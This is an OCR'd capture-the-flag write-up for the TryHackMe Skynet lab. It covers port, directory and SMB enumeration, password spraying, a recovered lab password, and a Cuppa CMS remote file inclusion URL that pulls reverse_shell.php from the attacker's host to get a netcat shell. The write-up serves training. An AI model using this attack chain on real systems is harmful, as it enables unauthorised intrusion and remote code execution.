


WRITE UP

Skynet Writeup

Follow along with this writeup, and deploy your own instance of Skynet! https://tryhackme.com/room/skynetSummary: Scan ports using nmap Use GoBuster to enumerate directories Experiment with SMBMap to find Samba shares

4 MIN READ

target = "10.10.35.177"

nmap scan


```
└─$ sudo nmap -sC -sV -A 10.10.35.177
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 21:30 EAT
Nmap scan report for 10.10.35.177
Host is up (0.15s latency).
Not shown: 991 closed tcp ports (reset)
PORT     STATE    SERVICE       VERSION
22/tcp   open     ssh           OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp   open     http          Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp  open     pop3          Dovecot pop3d
139/tcp  open     netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open     imap          Dovecot imapd
445/tcp  open     netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
888/tcp  filtered accessbuilder
1043/tcp filtered boinc
5009/tcp filtered airport-admin
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

directory enum


```
gobuster dir -w /home/itsme/tryHackMe/trojan/KaliLists/dirb/big.txt -u
http://10.10.35.177
```

- admin
- /.htaccess (Status: 403) [Size: 277]
- /.htpasswd (Status: 403) [Size: 277]
- /admin
- /squirrelmail

smb enum





```
enum4linux -a 10.10.35.177
smbclient \\\\10.10.35.177\\anonymous
- attention.txt file
```




logs directory with

- log1.txt(at first thought was usernames) but was password to miles

burpsuite intruder password spraying



cyborg007haloterminator



smb -U milesdyson //10.10.60.167/milesdyson

- important.txt


```
further directory enum
dirb http://10.10.60.169//45kra24zxs28v3yd/
    - /Administrator
cuppa cms
    - Remote File Inclusion

http://10.10.60.169/45kra24zxs28v3yd/administrator/alerts/alertConfigField.
php?urlConfig=http://10.8.253.0:8000/reverse_shell.php

Am able to get a low priv shell on our listening netcat

Linpeas enum show a possible priv escalation
```